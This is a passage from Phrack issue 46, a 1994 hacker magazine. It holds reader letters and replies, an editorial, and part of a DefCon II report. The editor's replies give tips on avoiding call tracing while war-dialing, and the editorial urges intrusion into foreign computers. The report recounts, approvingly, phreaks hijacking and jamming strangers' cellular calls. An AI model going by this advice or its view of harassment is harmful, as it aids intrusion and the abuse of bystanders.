Aren't we awful fucking high on ourselves? Christ. Mondo & Wired readers and writers (and stars) are themselves so fucking far removed from the real meat of the underground, that they wouldn't even be able to relate to it. Obviously this "documentary" is going to be aimed at the wannabes who sit at home furiously masturbating to "Cyborgasm" while installing FRACTINT, being very careful not to soil their copy of "The Hacker Crackdown." Oh joy.

These guys are so fucking out of it, they sent me two letters. One addressed to Phrack, the other to Phrack / Emmanuel Goldstein. Maybe they think we're 2600.

CYBER-COUNT: 12 occurrences.

That's kind of low. I'm surprised your public relations people didn't have you add in a few more cyber-this's or cyber-that's into the

blurb. Gotta keep that cyber-count high if you want to get those digi-bucks out of those cyberians! CYBER!!!

Read my review of Cyberia guys...find a new pop-fad to milk for cash.]

In less than 3 weeks, I will be leaving for Basic Training. Once out of there, I will be working on Satellite Data Transmissions for the US Army. I am highly excited, just waiting to see what type of computers I will be working on. Anyways, I will be enrolled in a 32-week accelerated technical class teaching me all about satellites, and the computers that I will be using. Here's the kick. I'll be writing a series of Tech Journals detailing the workings/operations of/weaknesses, and the use of the systems. I was wondering if you would be interested in carrying these. I've read Phrack for a long time, but it is an off the wall subject. I'll also be playing with the military phone system, in hopes of finding out what the ABCD tones do. (I heard from a file that Military phones utilize them but I'm still a civilian, and am clueless).

Thanks for keeping me informed
Kalisti!

[Sorry to hear about your impending Basic Training. I'm not big on the military, as they would make me chop off all my hair.

About the Satellite systems: YES If you do indeed find time to write up any files on how they work, systems involved, weaknesses, etc. I'D LOVE TO PRINT THAT! Just make sure you don't blow your clearance.

Satellites are very cool. I'm about to buy a Ku Band disk to do some packet radio type stuff. A bit low-tech compared to the Army, but hell, I'm on a budget.

ABCD...they are used for prioritizing calls on AUTOVON. FTS doesn't use them (I think), and they can only be used on certain lines.

They are:

A = priority
B = priority override
C = flash
D = flash override

For instance, if you want to make it known that this is an important call, you hit the "a" button before dialing. It establishes a priority-class call, which may cause a light to come on or something as equally attention grabbing at the called party's end. Priority calls cannot be interrupted, except by a Priority Override" etc, with Flash Override being the highest class.

If you do these from an improper line, you will get an error message. The one I used to get when BS'ing AUTOVON op's long ago was "The President's use of this line is not authorized." Funny.

Let me know if any of this is still valid.]

Dear Phrack,
The following is a copy of a Toneloc found file my friend got. As happens to my friend a lot the numbers aren't valid. But, you'll see he found at least one System 75. It appears that the 75 had a tracer installed on it already. My friend did not get a call back on it, and nothing has been done as far as we know. But, I still wonder -- Is scanning no longer safe?

Castor [612]

```
56X-XXXX  22:57:34 03-Apr-94 C  CONNECT 1200

Login: b
Password:
INCORRECT LOGIN

Login: c
Password:
INCORRECT LOGIN

56X-XXXX  23:04:12 03-Apr-94 C  CONNECT 1200

c
 Unknown command error
Ready
d
 Unknown command error
Ready
e
 Unknown command error
Ready
b
 Unknown command error
Ready

56X-XXXX  23:49:19 03-Apr-94 C  CONNECT 1200

 KEYBOARD LOCKED, WAIT FOR LOGIN
 [1;24r [1;1H [0J

Login: b
Password:
INCORRECT LOGIN

56X-XXXX  01:23:28 04-Apr-94 C  CONNECT 1200

Login: b
Password:
INCORRECT LOGIN

Call traced to 612-XXX-XXXX.
Saving number in security log for further investigation.
```

[Jeez. That sure does suck.

Well, live and learn kiddoes. 1994 is not the time to be hacking by direct dialing local numbers. It's just not all that smart.

Caller-ID has been tariffed in a lot of RBOCS. A lot of modem manufacturers implemented caller-id features into their equipment. Having these features in the equipment means that it won't be long before people redesign all their login programs to make use of these features. I would.

I've got an ISDN line. Every time I call out, the SPID (phone number) of the B channel I'm using is broadcast. There is nothing I can do about that. On a remote connection, almost all decent ISDN terminal adaptors have the option to block any SPID they don't know. They won't even answer the phone, because they receive and interpret the phone number before any session is established.

Yeah, well, that's ISDN, but it will not take a genius to do a few quick hacks on some linux box and we will suddenly be inundated with all kinds of "security packages" that use modems with Caller-ID.

Yeah, I know, *67 (or whatever it is) to block the data, or route the call through another carrier so the data won't get passed

(10288-NXX-XXXX). The data is still in the system, just not being transmitted from the switch out to the party being called.

It amazes me how many really smart people I know have been busted solely because they were hacking local systems and calling them directly.

Scanning has always been a very tricky subject. Since you are paying for a phone line, and if you have flat-rate service, you are thereby entitled to call as many numbers as you want. The big issue a while back was dialing sequentially (which set some telcos on a rampage because call usage patterns looked like telemarketing machines). The other problem is harassment. One call to an individual is a wrong number. Two is bordering on harassment. So, doing a complete scan and calling the carriers back through some other method would be a fairly good idea. And always have your calls forwarded to a non-working number so the 5,000 assholes who call-return you during the scan won't interfere.

If you are lucky enough to live in the boonies, you are probably still somewhat safe, but everyone else...be careful.]

Phrack-

I was wondering if anyone has ever done an article on breaking Novell Network through a workstation. I've heard it can be done through the SysAdmin computer, but is there a way to find the userlist and passwords? Also how would I go about cleaning up after myself so as to not leave a trace on the logs. I would appreciate a way other than screen capture, but if anyone knows of a good boot record booting program to do a capture of every key typed that would be great, and maybe it could be uuencoded in the next Phrack!

Thanks again for making the best, ass kickin', a step above the rest, brain moving, earth shaking, body shivering, fist shaking, totally bitchin', muy excelente, awesome H/P magazine in the whole world! :)

Sincerely,

The Warden

[Thanks for the compliments...

About your question though, I'm not quite sure what you mean. In a NetWare environment there really isn't any userlist and passwords that you can get at. You can run the syscon utility and look at all the usernames, but not much more. The passwords are stored in what's known as the "bindery." These are 3 files in the sys/system directory called NET$OBJ.SYS, NET$VAL.SYS, and NET$PROP.SYS. If you can pull a password out of those files, I will shit in my hat and eat it.

Beyond that, yes, a key-capture program is definitely the ideal solution for monitoring activity on a PC workstation. There is one in this issue.]

Hi,
I've Been reading your magazine for a long time now, my eyes light up when I see an advert for a UK BBS with related hacking/phreaking articles or files on it, but when I try to ring them they are usually gone.
I've been searching for ages for BBS's in the UK with these kind of articles on them but I've had no luck, Even postings on the USENET had little results.
I have had a few boards which are shady but they ask unusual questions about abiding to rules/laws about hacking then they prompt with fake login and registration schemes.

If you have some, could you possibly send or publish a list of shady UK BBS's
Id be extremely grateful

Cheers,

Steven

[Steven:

Hell, I don't even know the numbers to any "shady" bulletin boards here
in America. The only UK hacker bbs I knew of in recent years was
Unauthorised Access, but I'm sure that's the advert you are referring to.

Maybe someone else in the UK knows something decent to call over there.
Any takers?]

[THE GRADY FILES]

Many of you may remember the NSA Security Manual we published last
issue. That single file generated more press and hype than I'd
seen in a long time. It was mentioned in several newspapers, it
appeared on television. It was ridiculous. The document is
available to anyone who can fill out a FIOA request.

Regardless, people went zany. At first I couldn't figure out
why everyone was so worked up, and then I caught wind of Grady
Ward. Grady had posted the document to the net (with all mention
of Phrack deleted from it) in several USENET forums alt.politics.org.nsa,
talk.politics.crypto and comp.org.eff.talk. Several readers of
Phrack were quick to jump up and point out that Grady had obtained
it from the magazine (thanks guys!) which he grudgingly admitted.
Grady got to be in the spotlight for a while as the Phrack/NSA Handbook
thread continued to grow.

In the meantime, Grady was either calling, or giving him the
benefit of the doubt, getting called by an awful lot of press.
And even more compelling is the way he'd began pronouncing my
impending federal raid on so many newsgroups.

And of course, I don't have time to read any of that USENET crap
so I'm oblivious to all of this. Then I got a message from Grady.

[GRADY WRITES]

You might want to get ready for the FBI
serving a warrant on you for information
about the NSA security employee manual
published in Phrack 45;
the NSA security people called me about 10 minutes
ago to talk about how it got on the net.

I being very cooperative, gave him
your address in Austin.

Grady
707-826-7715

[I REPLY]

Get a grip.

Nothing that was contained in that file could not
be obtained through other sources.

[GRADY REPLIES]

Just because you did nothing illegal, doesn't mean that

you won't be annoyed by the FBI. Generally they will
be very polite however.

Gripping. Now what?

[I REPLY]

Ok,

If someone actually did contact you, what was his name and number.
I will forward that to my lawyer.

[GRADY REPLIES]

I have received your mail regarding "Re: NSA"
It will be read immediately when I return.

If you are seeking more information on the
Moby lexical databases, please run

finger grady@netcom.com

for general information or help downloading
live samples and a postscript version of our
current brochure via anonymous ftp.

Thanks - Grady Ward

He never answered my mail.

Dear Sir:

Please refrain from sending such material to this address in the future!
Since this address has been usubscribed from the Phrack mailing list,
it means that further mailings are undesirable.

I would also wish to remind you that maintaining lists of people's email
without consent is quite immoral and devious. How hypocritical of
you, who decry all such behavior when it is practiced by corporations
or governments.

Thank you.
robbie@mundoe.maths.mu.oz.au

[PHRACK EDITOR ABUSES POWER:

Dear Sir:

Please excuse the mailing. Have you ever heard of a mistake?
Have you ever heard of an oversight?

Is it really that much of an inconvenience for you to hit the "d" key
to remove one small piece of unwanted mail?

This being said, I would also like to invite you to go fuck yourself.

** I guess this guy does not like to get unsolicited mail **]

You people really piss me off! You're undermining the fun and
enjoyment of the rest of the internet users just for your juvenile
games and illegal activities. Do you realize how much better off we'd
be if you all just went away and left the Net to honest people like me?
There is no place in today's society for a bunch of maladjusted
paranoid psychotics like yourselves. Please do all of us users a favor

and go jump in a river.

Kevin Barnes
kebar@netcom.com

[ABUSE OF POWER CONTINUES...WILL ERIKB EVER STOP?

Hey Keith:

Thanks a lot for the letter!

You know, it does my heart good to hear from such kind and caring folks like yourself. It's so fortunate for the Internet that there are people like yourself who take it upon themselves to become martyrs for their causes and express their ideals in such an intelligent manner.

It's fascinating to me that you can send such email sight-unseen. Do you know who you are writing to? Do you even have the slightest idea? What do you hope to accomplish? Do you have any idea?

This particular "maladjusted paranoid psychotic" to whom you have so eloquently addressed is an engineer in the R&D of a Fortune 500 computer company, and that along with outside consulting will net me about six-figures this tax year. I've consulted for telephone companies, governments, aerospace, financial institutions, oil companies (the list goes on...) and quite frankly I don't do anything even remotely illegal. In fact, one recent and quite prominent quote from me was "I only hack for money."

Now, about the silent majority of "honest people" like yourself that you have so self-rightously chosen to represent...

I've been using the net since the early 80's (arpa-days) initially through a rms granted guest account on MIT-OZ. I've continued to work with other Internet Providers to cover the asses of the so-called "honest people" of which you include yourself.

Now, in my view, if it were not for people like us, who consistently expose and pinpoint weaknesses in the operating systems and networking technologies that you use for your "fun and enjoyment" and that I use for MY JOB, you would continue to be at serious risk. But, perhaps ignorance is truly bliss, and if so, then Keith, you are probably one of the happiest people on this fine planet.

Now, per your request, I may just go jump in a river, as the one near my house is quite nice, and it is almost 100 degrees here in Texas. I only ask that you do me one small favor:

print out 500 copies of this letter, roll them up into a paper fist, and shove them into any orifice on your person that meets your criteria as deserving.

** I guess this guy doesn't like me...or you **

EDITORIAL ABUSE ENDS]

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 2a of 28

****

Phrack Editorial

If you aren't from America, this editorial really isn't meant for you, so read on with warning, or go on to the next file.

Stupid hackers.

We've got to do something to clean up our image.

We truly are "America's Most Valuable Resource," as ex-CIA spook Robert Steele has said so many times. But if we don't stop screwing over our own countrymen, we will never be looked at as anything more than common gutter trash. Hacking computers for the sole purpose of collecting systems like space-age baseball cards is stupid, pointless and can only lead to a quick trip up the river.

Obviously, no one is going to stop hacking. I've been lucky in that I've found people willing to pay me to hack for them rather than against them, but not everyone can score such a coup. What kind of alternative can the rest of the community have?

Let's say that everyone was given an opportunity to hack without any worry of prosecution with free access to a safe system to hack from, with the only catch being that you could not hack certain systems. Military, government, financial, commercial and university systems would all still be fair game. Every operating system, every application, every network type all open to your curious minds.

Would this be a good alternative? Could you follow a few simple guidelines for the offer of virtually unlimited hacking with no worry of governmental interference?

Where am I going with this?

Right now we are at war. You may not realize it, but we all feel the implications of this war, because it's a war with no allies, and enormous stakes. It's a war of economics.

The very countries that shake our hands over the conference tables of NATO and the United Nations are picking our pockets. Whether it be the blatant theft of American R&D by Japanese firms, or the clandestine and governmentally-sanctioned bugging of Air France first-class seating, or the cloak-and-dagger hacking of the SWIFT network by the German BND's Project Rahab, America is getting fucked.

Every country on the planet is coming at us. Let's face it, we are the leaders in everything. Period. Every important discovery in this century has been by an American or by an American company. Certainly other countries have better profited by our discoveries, but nonetheless, we are the world's think-tank.

So, is it fair that we keep getting shafted by these so-called "allies?" Is it fair that we sit idly by, like some old hound too lazy to scratch at the ticks sucking out our life's blood by the gallon? Hell no.

Let's say that an enterprising group of computer hackers decided to strike back. Using equipment bought legally, using network connections obtained and paid for legally, and making sure that all usage was tracked and paid for, this same group began a systematic attack of foreign computers. Then, upon having gained access, gave any and all information obtained to American corporations and the Federal government.

What laws would be broken? Federal Computer Crime Statutes specifically target so-called "Federal Interest Computers." (ie: banks, telecommunications, military, etc.) Since these attacks would involve foreign systems, those statutes would not apply. If all calls and network connections were promptly paid for, no toll-fraud or other communications related laws would apply.

International law is so muddled that the chances of getting extradited by a country like France for breaking into systems in Paris from Albuquerque is slim at best. Even more slim when factoring in that the information gained was given to the CIA and American corporations.

Every hacking case involving international breakins has been tried and convicted based on other crimes. Although the media may spray headlines like "Dutch Hackers Invade Internet" or "German Hackers Raid NASA," those hackers were tried for breaking into systems within THEIR OWN COUNTRIES...not somewhere else. 8lgm in England got press for hacking world-wide, but got nailed hacking locally. Australia's Realm Hackers: Phoenix, Electron & Nom hacked almost exclusively other countries, but use of AT&T calling cards rather than Australian Telecom got them a charge of defrauding the Australian government. Dutch hacker RGB got huge press hacking a US military site and creating a "dquayle" account, but got nailed while hacking a local university. The list goes on and on.

I asked several people about the workability of my proposal. Most seemed to concur that it was highly unlikely that anyone would have to fear any action by American law enforcement, or of extradition to foreign soil to face charges there. The most likely form of retribution would be eradication by agents of that government. (Can you say, "Hagbard?")

Well, I'm willing to take that chance, but only after I get further information from as many different sources as I can. I'm not looking for anyone to condone these actions, nor to finance them. I'm only interested in any possible legal action that may interfere with my freedom.

I'm drafting a letter that will be sent to as many different people as possible to gather a fully-formed opinion on the possible legal ramifications of such an undertaking. The letter will be sent to the FBI, SS, CIA, NSA, NRO, Joint Chiefs, National Security Council, Congress, Armed Forces, members of local and state police forces, lawyers, professors, security professionals, and anyone else I can think of. Their answers will help fully form my decision, and perhaps if I pass along their answers, will help influence other American hackers.

We must take the offensive, and attack the electronic borders of other countries as vigorously as they attack us, if not more so. This is indeed a war, and America must not lose.

->Erik Bloodaxe...Hacker...American.

Ok, so maybe that was a bit much. But any excuse to hack without fear should be reason enough to exert a bit of Nationalism.

I'd much rather be taken out by the French in some covert operation and go out a martyr, than catch AIDS after being raped by the Texas Syndicate in the metal shop of some Federal Prison. Wouldn't you?

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 20 of 28

****

(Cyber Christ Meets Lady Luck Continued)

I don't agree with everything that Gail says, but she is a com\037 pelling speaker; she believes in what she says. But I do agree with her on the difficulty of forensic evidence in computer cases.

"I got really mad," she said. "I was reading a magazine and there was an ad for United, you know, the employee owned airline. And it was a beautiful ad, hundred of employees standing in front of a brand new great big jet. All smiling and happy." Gail then frowned deeply. "Some stockholder ought to sue them for mislead\037 ing advertising." This was more like it! Go, Gail! "I started to look at the picture carefully and I noticed this unmistakably fat lady in a pink dress. And then over a few persons. . .guess what? The same fat lady in pink." Roars of laughter and ap\037 plause.

Her point? What seems real may not be real at all, and with a few hundred dollars in software and a little practice, most anyone can build a false reality digitally.

Her time was up but the audience wanted more. She was mobbed for eternity by hackers who fight her tooth and nail but respect her comportment enough to make the disagreements lively, partisan, entertaining, but with respect. Respectful hackers. No HoHoCon orgies; merely verbal barbs with no solution. Everyone knew that, but it's the battle that counts.

More security conference should be this open, this honest and informative, with all kinds of people with all kinds of opinions. That is how we, and I, learn. Listen and learn. And all for $5000 no less, plus a paltry $15 entrance fee.

* * * * *

The afternoon sessions were filled with a mixture of anti-govern\037 ment, pro-privacy advocacy, virus workshops and such by both under and above ground folks. Padgett Peterson's knowledge of viruses is deep and he spread the same wisdom as his does in so called legitimate circles. Knowledge is knowledge, and better accurate than wrong.

It's often surprising to see how people will voice the same opinion in varying degree of intensity depending upon their audience. Mark Aldrich of General Research Corp. in the Washing\037 ton area made a statement that I doubt I would hear at a ConCon. "Fear your government that fears your crypto. Use crypto as a weapon." Sara Gordon's panel discussion on crypto and privacy and related topics fueled the audience's general anti-fed atti\037 tude.

"I was bugged by the Feds." "So was I?" "What can we do about it." "Yeah, they listen in on my phones, too. I can hear the clicks." Right.

As Mark so succinctly put it, "if the government wants to bug you, you'll never know. They're that good.". That kind of shut up the dilettante paranoids in the group, albeit mumbling that they just knew that they were the victim of one of the 900 or so court approved wire taps last year. Right. I think Gail was right: some of you guys are too boring to be believed.

The afternoon edition of the Spot A Fed contest took us on the run. I actually succombed to their enthusiasm and a general lack of better judgement and followed a group of 8 or 10 to unmask an unmarked white van in the parking lot.

"It's the Feds." "How do you know?" "Oh, it's the Feds alright." "How do you know." "It's a white van and the intelligence serv\037 ices use white vans." "What are you going to do?" "Bust 'em." "Bust 'em for what?" "For being Feds."

This motley crew traipsed through the mile long casino, trodding upon the ugly tartan/paisley carpets so obnoxiously loud a blind man could cry "Uncle!", into the Hall of Overpriced Shoppes through the lobby and over to the parking garage. We had to have $100,000 of surveillance gear in tow:(enough to detect the planet Pluto fart in b-flat). Radio receivers and eavesdropping equip\037 ment were courtesy of my pal Mike Peros. The goal was, if this was a Fed van, we could hear it. I don't think so, but I go for the ride and a few minutes of reprieve away from the conference hall.

As we near, the excitement grows among the more paranoid who are trying to instill their own mental foibles into their companions and sheer terror in normal old Vegas visitors who have no idea what they've walked into.

Feds? Not. Surrepticious radio transmissions? Just hotel securi\037 ty tracking the movements of 8 or 10 paranoids (and one writer with nothing else to do for a half hour) into a parking garage which has more cameras than NBC. Feds? Of course not. Don't be ridiculous.

* * * * *

To say nothing worthwhile occurred until 11PM that evening would be lying, but this thing, this DefCon II thing, was turning into what I would have called 25 years ago, a Love-In. The partici\037 pants were giddy from the event, the camaraderie, the $1 Heinek\037 ens and the hacking. The Sahara was actually pretty good about it. Jeff got the conference space for free because he guaranteed that at least 100 hotel rooms would be booked by "computer en\037 thusiasts coming to a small computer conference." Little did the hotel know that half the crowd was too young to drink, too broke to gamble, and conspicuous enough to ward off legitimate clients. But a deal's a deal.

The hotel operators went out of their way and allegedly gave the hackers permission to hack through the PBX in order to provide a SLPP connection.

"Just put it back the way you found it when you're done," was the hotel's only and quite reasonable request.

In my day an equivalent event producing an equivalent social non-drug induced high would have been achieved by tossing a Frisbee to Grace Slick (Lead singer Jefferson Airplane) and have her throw it back. We didn't have the kind of technology that today's rebellious age has. We had the Beatles and Jimi Hendrix, safe sex (kinda), safe drugs (well, maybe a little safer) and a cause. But no technology to speak of.

When I was on the publishing staff of the New York City Free Press in 1968/9 we wrote our anti-establishment diatribes by hand. By hand! And then we went down to a dark office late at night to use their typesetting gear when it was idle. It took no more than a blushing glance around the room to realize that we impressionable teens were publishing our political extremisms on equipment courtesy of Al Goldstein and Screw magazine. Now that was an education.

DefCon II was a Love-In, technology and all.

Come 11PM yet another speaker canceled so I offered to chat to the crowd for a half hour or so on Van Eck radiation; the emis\037 sions from CRT's that make video screens readable from a dis\037 tance. Now this wasn't a fill in at 2PM or anything. Sessions reconvened at 11PM and I spoke to a full audience who were there to get a midnight lesson in cellular hacking.

Most above ground types still believe that hacking is an acne-faced teenager, chigging Jolt Cola, wolfing down pepperoni pizza and causing Corporate America no end of grief. To a cer\037 tain extent some of this is true. But hacking is so much more.

As Rop Gongrijjp, editor of Hacktic once told me, "hacking is disrespect of technology." It's going the extra mile to find out how things work. Many of the older hackers, those in their early 20's and older, are migrating from the conventional dial-em-up and break-in hacking image to the fine art of cellular hacking. How do these things work? What are the frequencies? How can I customize my phone? How many channels can I scan? The possibil\037 ities are endless as I soon learned.

Jim and Bill (fake names) asked if I wanted to see a great demo. Sure! No names, they said. OK. No problem. In one of the several thousand hotel rooms at the Sahara was a pile of equip\037 ment to make an under budgeted FBI surveillance team insanely jealous. There in the middle of the ridiculously filthy room that no doubt caused the maid to shudder, sat a log periodic antenna poised atop a strong and highly adjustable photographic-style tripod. Feeding the antenna was a hunk of coax attached to a cell phone's antenna jack.

OK, so what's that? Free cell calls? No, much more.

A second cell phone/scanner, an Oki 900 was modified and connect\037 ed to a laptop computer. (This was the exact modification being discussed downstairs) Custom software that was freely distrib\037 uted around DefCon scanned the data from the Oki and displayed the scanning activity. A pair of speakers then audibly broadcast the specific conversation. And in Vegas, you can imagine what was going over the open airwaves!

A half dozen 'kids' sat around enthralled, each begging for his turn to, as Jim put it, "harass cellular users. Pure and simple. Harassment. Stomp on the son of a bitch," he laughed, joined in by the others.

When a 'good' conversation was detected, they entered the channel into the broadcasting cell phone and spoke. And talk they did. Essentially they turned 'private' conversations into wide-band free-for-alls. If they spoke for only a few seconds one or both of the parties could hear what was being said. If they talked for too long, the overpowering signal from the antenna would literally wipe out the chat: the cell switch reacted with an internal belch and shut down. Stomping, they called it.

For those on the receiving end of the harassment, it must have sounded like the overbearing voice of God telling Noah how to build the Ark.

"Noah?"

"Who dat?

"Noah?"

"Who is that?"

What terror lurks in the minds of boys . . .

For those old enough to remember, stomping is no more a stunt than putting a 500 watt linear power amplifier on a CB radio and blasting nearby CB's to kingdom come. The truckers used to do it to 4-wheelers. When the police began monitoring CB channels "to protect and serve" they became the target of CB stomping. So what else is new?

I gotta give it to them: these characters designed and built the software, modified the phones and put it all together and it works! Not bad on a $3 allowance and a 10th grade education. Now, I guess what they did may have been sort of illegal, or at least highly unethical and definitely not nice. But I have to admit, some of what I witnessed was very, very, funny. I'm not advocating this kind of activity, but much like Candid Camera broke into people's lives to capture their reactions, cellular hacking is similarly amusing. The hacker/phreaks particularly enjoyed breaking in on fighting couples. (I counted six impend\037 ing divorces.) Almost without exception the man was in a car and the lady was at a fixed location; presumably, home.

Him: "Where the hell have you been."
Her: "Nowhere."
Him: "Bullshit.
Her: "Really honey . . ." Defensively.
Him: "Who's with you?" Intense anger.
Hacker: "Don't believe her. She's a whore."
Him: "What was that?"
Her: "What?"
"That voice."
"What voice?"
Hacker: "Me you asshole. Can't you see she's playing you for a fool."
"I know she is." He agrees.
"What's that honey?"
"I know he's there with you."
"Who?" Incredulous.
"Him . . . whoever you're fucking when I'm at work."
Hacker: "Yeah, it's me."
"Shit! Who the fuck is there?"
"No one!"
"I can hear him, he's there. You're both making fun of me . . ."
Hacker: "She's laughing at you, man."
"No shit. Who the fuck are you?"
Hacker: "The guy who takes care of her when you can't, asshole."
"That's it." Click.

Drug dealers aren't immune to these antics.

"Where's the meet?"
"By the 7/11 on Tropicana."
"You got it?"
"You got the cash?"
"Yeah, dude."
"Be sure you do."
Hacker: "He doesn't have the cash my man. He's gonna rip you off."
"What?" "What?" Both sides heard the intruder's voice. "Who is that?"
"What's that about a rip-off?"
"This ain't no rip-off man."
Hacker: "Yes it is. Tell 'em the truth. You gonna take his drugs and shoot his ass. Right? Tell 'em."
"You gonna rip me off?"
"No, man!"
"Your homeboy says you gonna try and rip me off?"
"What home boy?"
Hacker: "Me, you bozo drug freak. Don't you know that shit can kill you?"
Click.

Good samaritanism pays off upon occasion.

"Honey, hurry up."
"I'm on the freeway. I'm coming."
Hacker: "He's late. Let's save her ass."
"What was that?" "What did you say honey?"
"He said he was going to save your ass."
"Who did?"
"The guy on the radio." (Technical ignorance abounds.)
Hacker: "Me. You're late and she's scared so we're gonna beat you there and make her safe."
"Who the hell is that?" "Who?" "The guy with you?" "There's no one here." "He says he's gonna beat me there and pick you up."
Hacker: "Damn right we are."
"Hey, this is cool. Who's there?"
Hacker: "Cyber Christ talking to you from Silicon Heaven."
"No shit. Really?"
Hacker: "Yeah, (choke, choke,) really."
"What's happening, honey."
"I don't know, for sure. He says it's God."
"God!?!?"
Hacker: "Close enough. Listen, you sound alright. Go get your woman, man Keep her safe."
"No problem. Uh, thanks."
Click.

Around 4AM, I guess it was, the hacker/phreaks definitely helped out law enforcement. One end of the conversation was coming from inside a hotel, maybe even the Sahara. The other from another cell phone, most likely in the lobby.

"What do you look like?"
"I'm five foot nine, thinning brown hair and 180 pounds I wear round glasses and . ."
"I get the idea. Where are you now?"
"I'm coming down the elevator now. What do you look like?"
"I'm six foot one in my heels, have long blond spiked hair and black fishnet stockings."
Hacker: "Don't go man. It's a bust."
"What?" he said.
Hacker: "Don't go, it's a bust. You don't want your name in the papers, do ya?"
"What the fuck?" she yelled.
"There's a guy who says this is a bust?"
"Bust? What bust?"
Hacker: "That's the clue, man. She's denying it. Of course it's a bust. Is it worth a night in jail to not get laid?"
"Shit." He whispers not too quietly to another male companion. "There's some guy on the phone who says it's bust. What should we do."
Hacker: "I'm telling you man, don't go,"
"This ain't worth it. I'm going back upstairs."
Click.

A couple of hours later the same hooker was overheard talking to one of her work mates.

"Then this asshole says it's a bust. Cost me $300 in lost busi\037 ness, shit."
"You, too? Same shit been going on all night long. What the fuck?"

Wow. And it seems like only this morning that my toilet explod\037 ed.

* * * * *

So what's a perfectly groomed and slightly rotund 50-something convicted methamphetamine dealer doing at DefCon II with hundreds

of impressionable teenagers? You might well ask.

So I'll tell you.

Sitting in yet another Saharan hell-hole of a room they unabash\037 edly market for $55 per night I encountered hackers #1 through #4 and this . . . I immediately thought, elderly gent. He said nothing and neither did I, thinking that he might have been an over aged chaperone for delinquent teens or perhaps even an understanding Fed. But the gallon jugs of whiskey was depleting itself right before my eyes, as if a straw from Heaven sucked the manna from its innards. Actually, it was Bootleg.

Not bootleg liquor, mind you, but Bootleg the felonious con from Oregon. Apparently he got busted 'cause speed is and was against the law, and crank is not exactly the drug choice of maiden aunts nor school marms. "I've been a hacker longer than some of these kids have been alive. It all started back in . . ." and Mike "Bootleg" Beketic commenced on the first of hundreds of war-story jail house tales to entertain him and us. Bootleg loves a good story.

"Jail ain't so bad," he bragged with a huge whiskey smile. "No one fucked with me. You gotta make friends early on. Then it's OK." Good advice, I guess. "On parole I got slammed with a year for piss that didn't pass." Gotta be clean, my man. Stay away from that shit. It'll kill you and your teeth will rot.

Bootleg handed me form PROB-37, (Rev. 1/94) from the United States District Court, Federal Probation System. Grins from ear to ear. A badge of honor for villains, thieves, and scoundrels. Sounds like they need their own union.

This was the official "Permission To Travel" form dated June 16, 1994 which gave Bootleg the legal right to travel from Oregon to Las Vegas in the dead of the summer to attend a "computer conven\037 tion." The flight times were specific as were the conditions of his freedom. He had to inform the local cops that he was in town. In case any crimes occurred throughout the city of Las Vegas during his sojourn, he was an easily identifiable suspect.

While he downed another Jack and coke I found out what Bootleg was really doing. Despite the fact that the "Federal Keep Track of a Crook Travel Form" said, "you are prohibited from advertis\037 ing or selling your DMV CD," the paranoia that runs rampant through the minds of prison bureaucracy was actually in this case quite correctly concerned.

"What's a DMV CD?"

"I'm glad you asked." I was set up. The edict said he couldn't sell or advertise, but there was no provision stating that he couldn't answer questions from an inquiring mind.

Bootleg handed me a CD ROM:

Bootleg Presents:
DMV

- Over 2 Million Oregon Drivers License Records
- Over 3 Million Oregon License Plate Records

The inside jacket clearly stated that this information was not to be used by any creatively nefarious types for any sort of person\037 al Information Warfare tactics. It warns,

Do not use this CD to:

- Make phony Licenses
- Make phony Titles

- Obtain phony I.D.
- Harass Politicians, Cops or Journalists
- Stalk Celebrities
- Get ME in trouble <G>

I can come up with at least 1001 other uses for this collection of information that the Oregon authorities are none too happy about. The ones Bootleg outlined never came into my mind. (Heh!) Bootleg acquired the information legally. State officials were kind enough to violate the electronic souls of its citizens by sending Bootleg their driver's information magnetically embla\037 zoned on a 3600 foot long piece of 9 track acetate. Now they want to change the law to reflect "heart felt concern for the privacy of their citizens." Get a clue, or if none's available, buy one from Vanna.

Bootleg is moving onto the next 47 states (California and New York don't permit this kind of shenanigans) shortly to make sure that everyone has equal access. Hacking? Of course. Bootleg effectively hacked the Oregon DMV with their blessing and tax payer paid-for assistance.

Time to go back to my room while Bootleg and friends spent an evening of apparently unsuccessful whoring around the Strip and Glitter Gulch.

A good time was had by all.

* * * * *

Jeff Moss opened the Sunday morning session with an ominous sermon.

"You'll notice that the wet bar is missing from the rear?" It had been there yesterday. Everyone turns around to look. "I gotta pay for the damage . . . " Jeff was not a happy camper. "They have my credit card number and it's almost full. So cool it!" But the show must go on and we had more to learn.

Next. Anonymous mailers on the net? Forget about it. No such thing. Anonymous remailers, even if they are in Norway or Finland or some such other country where American information contraband such as child pornography is legal, are only as safe and secure as the people who run it

"The FBI can go over any time they want and look up who you are and what kinds of stuff you swallow down your digital throat," one speaker announced. Of course that's ridiculous. The FBI would have to call in the Boy Scouts or Russian Mafia for that kind of operation, but we all knew that anyway. A slight slip of the ad lib tongue. No harm done.

I didn't know, until this Sunday, that there were actually real live versions of "Pump Up The Volume" running rampant across the country, impinging their commercial-free low power radio broad\037 casts into an electromagnetic spectrum owned and operated by the Federal Communications Commission. And, as to be expected, the FCC is trying to put these relatively harmless stations out of business along with Howard Stern and Don Imus. One would think that WABC or KLAC or any other major market stations would little care if a podunk 20 watt radio station was squeezing in between assigned frequencies. And they probably shouldn't. But, as we learned, the Military lent an innocent hand.

In support of the hobbies of servicemen, a local San Francisco base commander gave approval for a group of soldiers to establish a small, low power radio station for the base. Good for morale, keep the men out of the bars: you know the bit.

But the ballistic missiles went off when the nation's premier

rating service, Arbitron, listed KFREE as a top local station in the San Francisco market.

"What station KFREE?" "Who the hell are they?" "What the fuck?"

Needless to say, KFREE was costing the legitimate radio stations money because advertising rates are based upon the number of listeners not up and peeing during commercials. Since KFREE was ad-free, no contest. Arbitron assumes the rating to relect the existence of a real station - the numbers are there - and the local stations call the FCC and the FCC calls the base and as quick as you can scream, "Feds suck!" KFREE is off the air.

Stomp.

I was scheduled to speak today, but with the schedule seemingly slipping forward and backward at random haphazard intervals, there was no telling when what would occur. Mark Ludwig, of Virus Writing Contest fame and author of the much touted "Little Black Book of Computer Viruses" Virus gave a less then impas\037 sioned speech about the evils of government.

"I know most of you don't have any assets other than your comput\037 er," Ludwig said to the poverty stricken masses of DefCon II. "But you will, and you want to make sure the government doesn't come crashing down around you whenever they want. They can and will take your life away if it suits them. There is no fourth amendment. Most search and seizures are illegal." And so it went.

"Put your money off shore, kids," said Dr. Ludwig the theoretical physicist. "Find a good friendly country with flexible banking laws and the Feds can't get you."

